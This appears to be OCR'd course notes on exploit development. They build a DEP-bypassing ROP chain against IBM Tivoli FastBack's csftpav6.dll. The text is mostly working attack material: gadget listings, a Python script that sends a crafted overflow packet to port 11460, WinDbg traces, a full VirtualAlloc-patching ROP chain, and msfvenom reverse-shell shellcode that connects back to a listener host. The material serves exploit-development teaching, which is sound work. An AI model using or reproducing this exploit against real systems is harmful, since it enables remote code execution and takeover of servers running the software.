
```
copy "C:\Program Files\Tivoli\TSM\FastBack\server\csftpav6.dll" .
.\rp-win-x86.exe -f csftpav6.dll -r 5 > rop.txt
```

```
0x50516808: push 0x00000038 ; pop eax ; ret  ;  (1 found)
0x5050eaa1: push 0x00000040 ; add eax, 0x00000AC0 ; push eax ; lea eax, dword [ebp-0x54] ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x50510fff: push 0x00000040 ; call dword [0x5054A100] ;  (1 found)
0x5050da06: push 0x00000040 ; mov dword [esi], eax ; push ebx ; lea eax, dword [esi+0x04] ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x5050da88: push 0x00000040 ; mov dword [esi], eax ; push ebx ; lea eax, dword [esi+0x04] ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x5050ef28: push 0x00000040 ; push dword [ebp+0x0C] ; push dword [ebp-0x04] ; call dword [0x5054A0D0] ;  (1 found)
0x50548e47: push 0x00000040 ; push dword [ebp+0x1C] ; lea eax, dword [ebp+0x24] ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x50548e46: push 0x00000040 ; push dword [ebp+0x1C] ; lea eax, dword [ebp+0x24] ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x5050ca86: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000200] ; push eax ; call ebx ;  (1 found)
0x5050cfcf: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000200] ; push eax ; call ebx ;  (1 found)
0x5050caa1: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000240] ; push eax ; call ebx ;  (1 found)
0x5050cfe2: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000240] ; push eax ; call ebx ;  (1 found)
0x5050c6d1: push 0x00000040 ; push esi ; push eax ; call dword [0x5054A04C] ;  (1 found)
0x5051221b: push 0x00000042 ; call dword [0x5054A194] ;  (1 found)
0x5050eeec: push 0x00000042 ; mov dword [ebp+0x0C], eax ; call dword [0x5054A194] ;  (1 found)
0x5050780d: push 0x00000053 ; lea eax, dword [edi+eax*8+0x0000389C] ; push eax ; call dword [0x5055C9A4] ;  (1 found)
0x505081e8: push 0x00000053 ; push dword [ebp+0x0C] ; call dword [0x5055C9A4] ;  (1 found)
0x50507560: push 0x00000059 ; add eax, 0x0000389C ; push eax ; call dword [0x5055C9A4] ;  (1 found)
0x50508015: push 0x0000005A ; push eax ; mov dword [ebp+0x0C], eax ; call dword [0x5055C9A4] ;  (1 found)
```

```
28497   0x505369ac: xor edx, edx ; ret  ;  (1 found)
28498   0x50542f3c: xor edx, edx ; ret  ;  (1 found)
28499   0x50540ba4: xor edx, edx ; xor edi, edi ; jmp esi ;  (1 found)
28500   0x50540b84: xor edx, edx ; xor esi, esi ; xor edi, edi ; call ecx ;  (1 found)
28501   0x5053890c: xor esi, dword [ebp-0x08] ; call dword [0x5054A138] ;  (1 found)
28502   0x50538915: xor esi, eax ; call dword [0x5054A044] ;  (1 found)
28503   0x5053891d: xor esi, eax ; call dword [0x5054A188] ;  (1 found)
28504   0x50538925: xor esi, eax ; lea eax, dword [ebp-0x10] ; push eax ; call dword [0x5054A1E0] ;  (1 found)
28505   0x505413bc: xor esi, esi ; inc esi ; push esi ; push 0x50551068 ; push esi ; call dword [0x5054A230] ;  (1 found)
28506   0x505375c8: xor esi, esi ; push edi ; call dword [0x5054A028] ;  (1 found)
28507   0x50540b86: xor esi, esi ; xor edi, edi ; call ecx ;  (1 found)
28508   0x5051e408: xorps xmm2,  [edi+0x57] ; push edi ; call dword [0x5054A110] ;  (1 found)
28509
```

VirtualAlloc

VirtualAlloc can reserve, commit, or change the state of a region of pages in the virtual address space of the calling process.



VirtualAlloc function (memoryapi.h)

Article • 02/05/2024

Feedback

In this article

- Syntax
- Parameters
- Return value
- Remarks

Show 2 more

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.

Syntax

C++ Copy

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

VirtualAlloc

If the lpAddress parameter points to an address belonging to a previously committed memory page, we will be able to change the protection settings for that memory page using the flProtect parameter.

As shown in the function prototype, VirtualAlloc requires a parameter (dwSize) for the size of the memory region whose protection properties we are trying to change. However, VirtualAlloc can only change the memory protections on a per-page basis, so as long as our shellcode is less than 0x1000 bytes, we can use any value between 0x01 and 0x1000.

The two final arguments are predefined enums. flAllocationType must be set to the MEM_COMMIT enum value (numerical value 0x00001000), while flProtect should be set to the PAGE_EXECUTE_READWRITE enum value (numerical value 0x00000040).1 This will allow the memory page to be readable, writable, and executable.

0d2be300 75f5ab90 -> KERNEL32!VirtualAllocStub

0d2be304 0d2be488 -> Return address (Shellcode on the stack)

0d2be308 0d2be488 -> lpAddress (Shellcode on the stack)

0d2be30c 00000001 -> dwSize

0d2be310 00001000 -> flAllocationType

0d2be314 00000040 -> flProtect

VirtualAlloc

There are a few things to note.

- We do not know the VirtualAlloc address beforehand.
- We do not know the return address and the lpAddress argument beforehand.
- dwSize, flAllocationType, and flProtect contain NULL bytes.

We can deal with these problems by sending placeholder values in the skeleton. We'll then assemble ROP gadgets that will dynamically fix the dummy values, replacing them with the correct ones.

```
# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
va  = pack("<L", (0x45454545)) # dummy VirutalAlloc Address
va += pack("<L", (0x46464646)) # Shellcode Return Address
va += pack("<L", (0x47474747)) # # dummy Shellcode Address
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip = b"B" * 4
rop = b"C" * (0x400 - 280)

chain = offset + va + eip + rop

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf
```

```
def main():

        server = "192.168.232.10"
        port = 11460

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((server, port))

        s.send(buf)
        s.close()

        print("[+] Packet sent")
        sys.exit(0)


if __name__ == "__main__":
        main()
```

```
0:077> g
(e18.1114): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=05f1c318 ecx=0d40ca70 edx=77e71670 esi=05f1c318 edi=00669360
eip=42424242 esp=0d40e31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
0:077> dc esp-1c
0d40e300  45454545 46464646 00000000 48484848  EEEEFFFF....HHHH
0d40e310  00000000 51515151 42424242 43434343  ....QQQQBBBBCCCC
0d40e320  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0d40e330  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0d40e340  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0d40e350  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0d40e360  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0d40e370  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
```

```
offset = b"A" * (276 - len(va))
eip = pack("<L", (0x50501110)) # push esp ; push eax ; pop edi; pop esi ; ret
rop = b"C" * (0x400 - 280)
```

```
0:078> bp 0x50501110
0:078> g
Breakpoint 0 hit
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501110 esp=0d2ce31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1110:
50501110 54              push    esp
0:078> dd esp l4
0d2ce31c  43434343 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501111 esp=0d2ce318 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1111:
50501111 50              push    eax
0:078> dd esp l4
0d2ce318  0d2ce31c 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501112 esp=0d2ce314 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1112:
50501112 5f              pop     edi
0:078> dd esp l4
0d2ce314  00000000 0d2ce31c 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00000000
eip=50501113 esp=0d2ce318 ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1113:
50501113 5e              pop     esi
0:078> dd esp l4
0d2ce318  0d2ce31c 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=0d2ce31c edi=00000000
eip=50501114 esp=0d2ce31c ebp=51515151 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
CSFTPAV6+0x1114:
50501114 c3              ret
0:078> dd esp l4
0d2ce31c  43434343 43434343 43434343 43434343
```


VOLUME
10

```
offset = b"A" * (276 - len(va))

# patching VirtualAlloc address via IAT
eip = pack("<L", (0x50501110)) # push esp ; push eax ; pop edi; pop esi ; ret
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x50537d5b)) # push eax ; pop esi ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x5054A221)) # VirtualAlloc IAT + 1
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffff)) # -1 into ecx
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051f278)) # mov eax, dword [eax] ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching return address

rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffdf0)) # -0x210
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
```

Adding ~80 more gadgets…


```
# patching VA arguments
# ----------------------------

# patching lpAddress
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffdf4)) # -0x20c
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching dwSize
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0xffffffff)) # -1 value that is negated
rop += pack("<L", (0x50527840)) # neg eax ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching flAllocationType
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f8f80)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching flProtect
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f7fc0)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
#rop += pack("<L", (0x5051e4db)) # int3 ; push eax ; call esi
```

```
# move esp to point to VA address and patched arguments
rop += pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffe8)) # negative offset value
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051571f)) # xchg eax, ebp ; ret
rop += pack("<L", (0x50533cbf)) # mov esp, ebp ; pop ebp ; ret

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.185 LPORT=443 -b "\x00\x09\x0a
padding = b"C" * 0xe0

shellcode =  b""
shellcode += b"\xd9\xcd\xbe\x53\x18\xb2\x43\xd9\x74\x24\xf4"
shellcode += b"\x5f\x29\xc9\xb1\x52\x31\x77\x17\x03\x77\x17"
shellcode += b"\x83\x94\x1c\x50\xb6\xe6\xf5\x16\x39\x16\x06"
shellcode += b"\x77\xb3\xf3\x37\xb7\xa7\x70\x67\x07\xa3\xd4"
shellcode += b"\x84\xec\xe1\xcc\x1f\x80\x2d\xe3\xa8\x2f\x08"
shellcode += b"\xca\x29\x03\x68\x4d\xaa\x5e\xbd\xad\x93\x90"
shellcode += b"\xb0\xac\xd4\xcd\x39\xfc\x8d\x9a\xec\x10\xb9"
shellcode += b"\xd7\x2c\x9b\xf1\xf6\x34\x78\x41\xf8\x15\x2f"
shellcode += b"\xd9\xa3\xb5\xce\x0e\xd8\xff\xc8\x53\xe5\xb6"
shellcode += b"\x63\xa7\x91\x48\xa5\xf9\x5a\xe6\x88\x35\xa9"
shellcode += b"\xf6\xcd\xf2\x52\x8d\x27\x01\xee\x96\xfc\x7b"
shellcode += b"\x34\x12\xe6\xdc\xbf\x84\xc2\xdd\x6c\x52\x81"
shellcode += b"\xd2\xd9\x10\xcd\xf6\xdc\xf5\x66\x02\x54\xf8"
shellcode += b"\xa8\x82\x2e\xdf\x6c\xce\xf5\x7e\x35\xaa\x58"
shellcode += b"\x7e\x25\x15\x04\xda\x2e\xb8\x51\x57\x6d\xd5"
shellcode += b"\x96\x5a\x8d\x25\xb1\xed\xfe\x17\x1e\x46\x68"
shellcode += b"\x14\xd7\x40\x6f\x5b\xc2\x35\xff\xa2\xed\x45"
shellcode += b"\xd6\x60\xb9\x15\x40\x40\xc2\xfd\x90\x6d\x17"
shellcode += b"\x51\xc0\xc1\xc8\x12\xb0\xa1\xb8\xfa\xda\x2d"
shellcode += b"\xe6\x1b\xe5\xe7\x8f\xb6\x1c\x60\x70\xee\x33"
shellcode += b"\xc9\x18\xed\x4b\x28\x62\x78\xad\x40\x84\x2d"
shellcode += b"\x66\xfd\x3d\x74\xfc\x9c\xc2\xa2\x79\x9e\x49"
shellcode += b"\x41\x7e\x51\xba\x2c\x6c\x06\x4a\x7b\xce\x81"
shellcode += b"\x55\x51\x66\x4d\xc7\x3e\x76\x18\xf4\xe8\x21"
shellcode += b"\x4d\xca\xe0\xa7\x63\x75\x5b\xd5\x79\xe3\xa4"
shellcode += b"\x5d\xa6\xd0\x2b\x5c\x2b\x6c\x08\x4e\xf5\x6d"
shellcode += b"\x14\x3a\xa9\x3b\xc2\x94\x0f\x92\xa4\x4e\xc6"
shellcode += b"\x49\x6f\x06\x9f\xa1\xb0\x50\xa0\xef\x46\xbc"
shellcode += b"\x11\x46\x1f\xc3\x9e\x0e\x97\xbc\xc2\xae\x58"
shellcode += b"\x17\x47\xde\x12\x35\xee\x77\xfb\xac\xb2\x15"
shellcode += b"\xfc\x1b\xf0\x23\x7f\xa9\x89\xd7\x9f\xd8\x8c"
shellcode += b"\x9c\x27\x31\xfd\x8d\xcd\x35\x52\xad\xc7"
shellcode += b"\xcc" * (0x400 - 276 - 4 - len(shellcode) - len(rop) - len(padding))

chain = offset + va + eip + rop + padding + shellcode

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain,0,0,0,0)
buf += formatString
```

Address Space Layout Randomization (ASLR)


ASLR

ROP evolved over time to make many basic stack buffer overflow vulnerabilities, previously considered un-exploitable because of DEP, exploitable. The goal of ASLR was to mitigate exploits that defeat DEP with ROP. At a high level, ASLR defeats ROP by randomizing an EXE or DLL's loaded address each time the application starts.

